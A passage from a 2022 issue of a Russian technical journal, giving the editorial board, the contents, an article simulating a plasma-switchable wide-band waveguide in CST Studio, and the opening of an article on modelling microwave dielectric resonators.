

ISSN 2663-4228 (Print)
ISSN 2663-4236 (Online)

Вестник Донецкого национального университета



НАУЧНЫЙ
ЖУРНАЛ

*Основан в 1997 году,
«Серия Г: Технические науки»
основана в 2018 году*

Серия Г:
Технические
науки

1/2022

Редакционная коллегия журнала

«Вестник Донецкого национального университета. Серия Г: Технические науки»

Главный редактор – д-р техн. наук, проф. **В.В. Данилов.**

Зам. главного редактора – канд. техн. наук **И.А. Третьяков.**

Ответственный секретарь – **Е.Д. Пометун.**

Члены редколлегии: канд. физ.-мат. наук, ст. науч. сотр. **П.В. Асланов;** д-р техн. наук, проф. **С.А. Горожанкин;** канд. техн. наук, доц. **В.Д. Коренев;** канд. техн. наук **Е.М. Силенко;** канд. техн. наук, ст. науч. сотр. **А.А. Курушин** (Национальный исследовательский университет «МЭИ», Российская Федерация); канд. техн. наук, доц. **И.А. Молоковский;** канд. техн. наук, доц. **В.В. Паслён;** канд. физ.-мат. наук, доц. **В.И. Тимченко;** канд. техн. наук, доц. **Т.В. Ермоленко;** канд. техн. наук, доц. **Т.В. Завадская;** д-р техн. наук, доц. **С.А. Зори;** д-р техн. наук, проф. **М.Н. Чепцов;** канд. техн. наук **Т.В. Шарий;** д-р техн. наук, проф. **А.Б. Бирюков;** канд. техн. наук, доц. **С.В. Гридин;** д-р техн. наук, проф. **С.М. Сафьянц;** д-р физ.-мат. наук, д-р техн. наук, проф. **В.К. Толстых;** д-р техн. наук, проф. **Г.В. Аверин;** канд. техн. наук, доц. **Т.С. Башева;** д-р техн. наук, проф. **С.В. Борщевский;** д-р техн. наук, проф. **Е.В. Горохов;** председатель Госкомэкополитики при Главе ДНР **Р.В. Кишкань;** д-р техн. наук, проф. **Н.Г. Насонкина;** д-р хим. наук, проф. **А.И. Сердюк;** д-р архитектуры, доц. **Н.В. Шолух.**

The Editorial Board of the journal

«Bulletin of Donetsk National University. Series G: Technical Sciences»

The Editor-in-Chief – Dr. of tech., prof. **V.V. Danilov.**

The Deputy of the Editor-in-Chief – Cand. of tech. **I.A. Tretiakov.**

Assistant Editor – **E.D. Pometun.**

The Members of the Editorial Board: Cand. of phys. and math., senior researcher **P.V. Aslanov;** Dr. of tech., prof. **S.A. Gorozhankin;** Cand. of tech., docent **V.D. Korenev;** Cand. of tech. **E.M. Silenko;** Cand. of tech., senior researcher **A.A. Kurushin** (National Research University «Moscow Power Engineering Institute», Russian Federation); Cand. of tech., docent **I.A. Molokovskii;** Cand. of tech., docent **V.V. Paslen;** Cand. of phys. and math., docent **V.I. Timchenko;** Cand. of tech., docent **T.V. Ermolenko;** Cand. of tech., docent **T.V. Zavadskaja;** Dr. of tech., docent **S.A. Zori;** Dr. of tech., prof. **M.N. Sheptsov;** Cand. of tech. **T.V. SHarii;** Dr. of tech., prof. **A.B. Biriukov;** Cand. of tech., docent **S.V. Gridin;** Dr. of tech., prof. **S.M. Safiants;** Dr. of phys. and math., Dr. of tech., prof. **V.K. Tolstykh;** Dr. of tech., prof. **G.V. Averin;** Cand. of tech., docent **T.S. Bashevaia;** Dr. of tech., prof. **S.V. Borshchevskii;** Dr. of tech., prof. **E.V. Gorokhov;** Chairman of the State Committee on Ecological Policy at the Head of the DPR **R.V. Kishkan;** Dr. of tech., prof. **N.G. Nasonkina;** Dr. of chem., prof. **A.I. Serdiuk;** Dr. of arch., docent **N.V. SHolukh.**

Адрес редакции: ГОУ ВПО «ДОННУ», 283001, ДНР, г. Донецк, ул. Университетская, д. 24

Тел.: +38 (062) 302 07 81, +38 (062) 302 92 88

E-mail: vestnik.donnu.g@donnu.ru

URL: <http://donnu.ru/vestnikG>

Журнал включен в Перечень рецензируемых научных изданий, в которых должны быть опубликованы основные научные результаты диссертаций на соискание ученой степени кандидата наук, на соискание ученой степени доктора наук (**Перечень ВАК**) (Приказы МОН ДНР №440 от 06.03.2020 г., №42 от 26.01.2021 г.) по следующим группам научных специальностей (специальностям): **05.11.00** – Приборостроение, метрология и информационно-измерительные приборы и системы; **05.12.00** – Радиотехника и связь; **05.13.00** – Информатика, вычислительная техника и управление; **05.14.04** – Промышленная теплоэнергетика; **05.23.19** – Экологическая безопасность строительства и городского хозяйства.

Журнал включен в национальную информационно-аналитическую систему **РИНЦ** (Лицензионный договор № 378-06/2016 от 24.06.2016 г. в ред. от 27.03.2019 г.): <http://elibrary.ru/titles.asp?sortorder=0&titlename=2663-4228>

*Печатается по решению Ученого совета ГОУ ВПО «Донецкий национальный университет»:
Протокол №4 от 29.04.2022 г.*

**Вестник
Донецкого
национального
университета**

Серия Г: Технические науки

НАУЧНЫЙ ЖУРНАЛ

ОСНОВАН В 1997 ГОДУ,
СЕРИЯ Г ОСНОВАНА В 2018 ГОДУ

№ 1/2022

СОДЕРЖАНИЕ

РАДИОТЕХНИКА И СВЯЗЬ

- Энговатов Д.С., Паслён В.В.* Исследование взаимодействия радиоволн в плазме для создания широкодиапазонного волновода 3
- Алексейчик Л.В., Добромислов В.С., Курушин А.А.* Гибридное моделирование СВЧ устройств на диэлектрических резонаторах 8

ИНФОРМАТИКА, ВЫЧИСЛИТЕЛЬНАЯ ТЕХНИКА И УПРАВЛЕНИЕ

- Третьяков И.А., Кожекина Е.Н., Лебедев К.Е.* Выявление проблем безопасности веб-сайтов посредством DoS-атаки 19
- Гришианов С.А., Ларин А.М., Зори С.А.* Численные методы определения параметров математических моделей синхронных генераторов 33
- Иваница С.В.* Переход к полиномиальной форме представления функций тетралогии 46
- Кожекина Е.Н., Третьяков И.А., Сыровацкий В.И.* Организация двухфакторной аутентификации 57
- Мухамадиева З.Б., Мухамадиев Б.Т.* Информационно-коммуникационные системы цепи производства качественных и безопасных продуктов агробизнеса 66
- Аверин Г.В.* Основные принципы темпорологии. Часть 1: теоретические аспекты 77

ПРОМЫШЛЕННАЯ ТЕПЛОЭНЕРГЕТИКА

- Карнаух В.В., Бирюков А.Б., Варакута В.В.* Об использовании теплоты оборотной воды для электрогенерации 94
- Беззуб А.А., Захаров Н.И., Стриченко С.М., Белоусов В.В.* Математическое моделирование процессов тепломассопереноса и энергоресурсосберегающие режимы внепечной деазотации жидкого металла в условиях неоднородного поля температур 106

ИНФОРМАЦИОННАЯ РУБРИКА

- Поздравление с успешной защитой диссертации 117
- Правила для авторов 118

Bulletin of Donetsk National University

SCIENTIFIC JOURNAL

FOUNDED IN 1997,
SERIES G FOUNDED IN 2018

Series G: Technical sciences

№ 1/2022

CONTENTS

RADIO ENGINEERING AND COMMUNICATION

- Engovatov D.S., Paslen V.V.* Research of radio waves in plasma interaction for creating of wide-band waveguide 3
- Alekseichik L.V., Dobromyslov V.S., Kurushin A.A.* Hybrid modeling of microwave devices on dielectric resonators 8

COMPUTER SCIENCE AND COMPUTER FACILITIES AND MANAGEMENT

- Tretiakov I.A., Kozhekina E.N., Lebedev K.E.* Identification of website security problems by means of a DoS attack 19
- Grishanov S.A., Larin A.M., Zori S.A.* Numerical methods for determining the parameters of synchronous generators mathematical models 33
- Ivanitsa S.V.* Transition to a polynomial form of representation tetralogic functions 46
- Kozhekina E.N., Tretiakov I.A., Syrovatskii V.I.* Organization of two-factor authentication 57
- Mukhamadiyeva Z.B., Mukhamadiev B.T.* Information and communication systems of the chain of production of high-quality and safe agribusiness products 66
- Averin G.V.* Basic principles of temporology. Part 1: theoretical aspects 77

INDUSTRIAL HEAT AND POWER ENGINEERING

- Karnaukh V.V., Biriukov A.B., Varakuta V.V.* An application of the heat of recycled water for electric generation 94
- Bezzub A.A., Zakharov N.I., Strichenko S.M., Belousov V.V.* Mathematical modeling of heat and mass transfer processes and energy resource saving modes of out-furnacing removal nitrogen gas of out liquid metal under conditions of nonhomogeneous temperature field 106

INFORMATION SECTION

- Congratulations on the successful defense of the dissertation 117
- Instructions for authors 118

УДК 621.371.399:533.951

ИССЛЕДОВАНИЕ ВЗАИМОДЕЙСТВИЯ РАДИОВОЛН В ПЛАЗМЕ ДЛЯ
СОЗДАНИЯ ШИРОКОДИАПАЗОННОГО ВОЛНОВОДА

© 2022 Энговатов Д.С., Паслён В.В.

В данной работе приведены результаты моделирования волновода с регулируемой, при помощи плазмы, шириной стенки для обеспечения расширения частотного диапазона волновода. Статья содержит изображение распространения электрического поля и диаграммы направленности.

Ключевые слова: газ, волновод, плазма, моделирование, радиоволны.

Введение. Совершенствование техники приводит к постоянному росту объемов передачи данных для различных целей, что требует расширения частотного диапазона. Сверхвысокие частоты уже не получается передавать обычными кабелями. Так как они подвергаются значительным потерям. Для этих целей используется волноводы. Однако волноводы ограничены по частотному диапазону, отклонения приводят к неравномерному распределению поля. В данной работе исследуется возможность усовершенствования волновода при помощи плазмы, что должно позволить менять ширину стенки волновода, для расширения его частотного диапазона, вместо прокладки нескольких волноводов для разных частот.

Частота плазмы зависит от массы ионов и электронов, и от плотности плазмы. Чем выше плотность плазмы, тем выше ее частота. Когда электромагнитная волна падает на объем плазмы, плазма реагирует в соответствии с соотношением частоты волны и частоты плазмы. Если частота электромагнитной волны выше частоты плазмы, волна беспрепятственно проходит через плазму, в ином случае плазма отражает волну как проводящий материал. Путем изменения таких параметров как: давление, частота, химический состав газа можно управлять параметрами плазмы. Изменение плотности и проводимости плазмы меняет собственную частоту плазмы [1]. Компьютерное моделирование исследования распространения радиоволн в плазме при разных частотах и его результаты приведены в [2].

Постановка задачи. Исследование будет осуществляться на виртуальной модели, созданной в программе моделирования CST STUDIO SUITE. Смоделирован волновод с электронно-переключаемой шириной стенки, что должно позволить увеличить его диапазон рабочих частот. Для модели рассчитан волновод с тремя поддиапазонами работы.

Параметры моделирования. Широкая стенка волновода a определяется из соотношения $\lambda/2 < a < \lambda$, узкая стенка b , находится из соотношения $b < \lambda/2$ [3].

Определим размеры длиной стенки для диапазона 5...40 ГГц. Для удовлетворения требований распространения основной волны прямоугольного волновода H_{10} , нужно разбить диапазон на 3 поддиапазона: 1. 5...10 ГГц; 2. 10...20 ГГц; 3. 20...40 ГГц. По длинам волн это соответственно: $\lambda_1=6...3$ см; $\lambda_2=3...1,5$ см; $\lambda_3=1,5...0,75$ см. Тогда размеры длинной стенки примем равными $a_1=3$ см; $a_2=1,5$ см; $a_3=0,75$ см. Стенка b , в данном случае, должна удовлетворять всем поддиапазонам, поэтому принимаем $b=0,35$ см.

На рисунке 1 изображена модель волновода с плазменными стенками в программе моделирования.




Рис. 1. Модель волновода

В активном состоянии концентрация электронов в плазме составляет $n_e=500 \cdot 10^{12} \text{ см}^{-3}$ и собственная частота тогда $f=200,694 \text{ ГГц}$. В неактивном состоянии $n_e=120 \cdot 10^6 \text{ см}^{-3}$ и $f=98,36 \text{ МГц}$.

Для моделирования выбраны три частоты для каждого поддиапазона: 7,5 ГГц, 15 ГГц и 30 ГГц.

Результаты моделирования. На рисунке 2 представлено распространение электрического поля радиоволны частотой 7,5 ГГц в волноводе без активных участков плазмы, то есть с размером длинной стенки $a_l=3 \text{ см}$, а на рисунке 3 приведена диаграмма направленности излучения из открытого конца волновода для данного случая.




Рис. 2. Электрическое поле в волноводе при $f=7,5 \text{ ГГц}$




Рис. 3. Диаграмма направленности волны с $f=7,5 \text{ ГГц}$ при излучении из открытого конца волновода

На рисунке 4 приведено электрическое поле в волноводе волны частотой 15 ГГц и активной внешней плазменной стенкой, что делает размер длинной стенки равным $a_2=1,5$ см. На рис. 5 изображена диаграмма направленности излучения из волновода в объемном виде и в полярной системе координат.




Рис. 4. Электрическое поле в волноводе при $f=15$ ГГц и внешней активной плазменной стенке




Рис. 5. Диаграмма направленности волны с $f=15$ ГГц при излучении из открытого конца волновода

И последнее исследование при двух активных стенках из плазмы для волны частотой 30 ГГц. На рисунке 6 электрическое поле для этого случая, а на рисунке 7 диаграмма направленности.




Рис. 6. Электрическое поле в волноводе при $f=30$ ГГц и двух активных плазменных стенках




Рис. 7. Диаграмма направленности волны с $f=30$ ГГц при излучении из открытого конца волновода

Выводы. Исследование заключалось в моделировании переключаемого волновода с применением стенок из плазмы, что позволяет расширить возможный частотный диапазон для него. Статья содержит изображения электрического поля внутри волновода и диаграммы направленности для разных частот, демонстрирующие работу такого волновода. Использование плазмы позволяет менять длину большей стенки волновода и тем самым подстраивать его под оптимальный ее размер для используемой длины волны.

СПИСОК ЛИТЕРАТУРЫ

1. Kumar, P. Simulation of plasma antenna parameters / P. Kumar, R. Kumar // International Journal of Engineering Technology, Management and Applied Sciences. – 2016. – Vol. 4. – Iss. 5. – Pp. 256-261.
2. Энговатов, Д. С. Особенности распространения электромагнитных волн в плазме / Д. С. Энговатов, В. В. Паслён // Сборник тезисов XXI Международной молодежной научно-практической конференции «Человек и Космос». – 2019. – С. 221.
3. Калашников, А. М. Колебательные системы: учеб. пособие / А. М. Калашников, Я. В. Степук. – М.: Воениздат, 1972. – 376 с.

Поступила в редакцию 06.12.2021 г., рекомендована к печати 22.12.2021 г.

RESEARCH OF RADIO WAVES IN PLASMA INTERACTION FOR CREATING OF WIDE-BAND WAVEGUIDE

Engovatov D.S., Paslen V.V.

In this work modeling results of waveguide controlled by means of plasma width wall for waveguide frequency range expansion are given. Paper contains pictures of electric field propagation and radiation patterns.

Keywords: gas, waveguide, plasma, modeling, radio waves.

Энговатов Дмитрий Сергеевич

магистрант кафедры радиотехники и защиты информации ГОУ ВПО «Донецкий национальный технический университет»,
ДНР, г. Донецк.
E-mail: dm-en@yandex.ru

Engovatov Dmitrii Sergeevich

Master Student at Department of Radio Engineering and Information Protection of Donetsk National Technical University,
DPR, Donetsk.

Паслён Владимир Владимирович

кандидат технических наук, доцент, заведующий кафедрой радиотехники и защиты информации ГОУ ВПО «Донецкий национальный технический университет»,
ДНР, г. Донецк,
Email: paslen@yandex.ru

Paslen Vladimir Vladimirovich

Candidate of Technical Sciences, Associate Professor, Head of the Department of Radio Engineering and Information Protection of Donetsk National Technical University,
DPR, Donetsk.

УДК 621.372.826

ГИБРИДНОЕ МОДЕЛИРОВАНИЕ СВЧ УСТРОЙСТВ НА ДИЭЛЕКТРИЧЕСКИХ РЕЗОНАТОРАХ

© 2022 *Алексейчик Л.В., Добромислов В.С., Курушин А.А.*

Современный подход к овладению методами автоматического проектирования при подготовке специалистов инженерной практики требует комплексное применение разнообразных методов и программных продуктов. Широкие возможности решения такой проблемы предоставляет пакет программ CST SUITE, который реализует десятки методов. В статье рассматривается решение электродинамических задач с мультифизическим содержанием, на основе численных методов расчета, способствующих овладению студентами (слушателями) современных средств САПР СВЧ. На примере нескольких задач моделирования высокочастотных диэлектрических резонаторов и устройств на их основе, демонстрируется решение мультифизических задач проектирования. Эффективность применения САПР приводит к достижению необходимого темпа разработки устройств СВЧ, предназначенных для радиоканалов систем 5G-6G.

Ключевые слова: САПР СВЧ, диэлектрические резонаторы, антенные системы, транзисторные усилители, фильтры СВЧ, программа CST SUITE.

Введение. Современное представление характеристик устройств СВЧ нацелено на то, чтобы с использованием систем автоматизированного проектирования (САПР) получать в требуемых формах результаты численных решений комплексных мультифизических задач, появляющихся в области средств передачи информации и энергии, медицины, экологии, и в других областях.

В конце 20 века исследователь «увидел» электромагнитные поля «во всей красе». И этот факт внес значительное изменение и толчок в исследования открытых радиосистем и приборов. Теперь исследователь может «увидеть» и проанализировать процесс распространения электромагнитного поля и взаимодействия его со структурой и объектами.

В качестве объекта исследований были выбраны микроволновые диэлектрические резонаторы (ДР), применение которых в СВЧ технике получило широкое распространение в настоящее время.

Возможности применения ДР в качестве антенных элементов рассматривались ещё в первых работах при исследовании собственных типов электромагнитных колебаний диэлектрических объектов с высокой диэлектрической проницаемостью, обладающих внутренними и внешними электромагнитными полями, энергия которых способна накапливаться внутри и излучаться в окружающее свободное пространство [1-6]. Одни из первых реализаций волноводных и полосковых конструкций антенн на ДР приведены в работах [7-11].

В конструкциях СВЧ устройств на ДР требовались меры по устранению излучения с помощью экранов, которыми могли служить металлические стенки линий передачи или специальные экранирующие устройства [6]. Современные разработки антенн на ДР обладают достоинствами по малым размерам и высокой эффективности применения [10-13]. С развитием мобильной и космической связи антенны и антенные решетки на ДР получили приоритет в качестве антенн миллиметрового и субмиллиметрового диапазонов волн [12-15]. Создание излучающих объемных интегральных структур (ОИС) на ДР с внедренными активными элементами становится

важным шагом при освоении диапазонов 5G-6G. Современные САПР позволяют моделировать и оптимизировать структуры таких ОИС. При этом в процессе обучения остается важным исследование физических процессов дифракции высокочастотных ДР при возбуждении их сторонними источниками, что открывает новые возможности для совершенствования СВЧ устройств на основе ДР.

Целью моделирования ДР в [1] явилось получение характеристик процесса дифракции плоской электромагнитной волны при возбуждении вынужденных колебаний ДР на низшем магнитном типе колебания, а также уточнение структуры электромагнитного поля внутри и в окрестности ДР и его характеристик как излучающего антенного элемента для использования полученных данных при проектировании антенной решетки. Задача исследования характеристик ДР решается для использования полученных данных при проектировании антенной решетки, в которой ДР используются как излучающий элемент.

Численный электродинамический анализ диэлектрических резонаторов. В работе, опубликованной в [1] представлено относительное положение дискового ДР и фронта (порта) плоской электромагнитной волны. В результате численного моделирования данной задачи с помощью программы CST Microwave Studio получены картины распределения модуля векторов результирующего поля дифракции плоской электромагнитной волны на ДР и его частотные характеристики в L -диапазоне длин волн. Было показано, что имеет место возбуждение низшего магнитного типа колебаний ДР и излучение электромагнитной энергии ДР в свободное пространство. По кривой АЧХ ДР и скорости затухания процесса возбуждения ДР получены значения резонансной частоты рабочего типа колебаний (рис. 1) как для свободного пространства, так и при симметричном размещении ДР в отверстии металлической стенки, а также зависимость нагруженной добротности, практически равной добротности ДР в открытом пространстве (рис. 2), так как тепловые потери в ДР существенно малы по сравнению с потерями на излучение.

Резонансная частота ДР

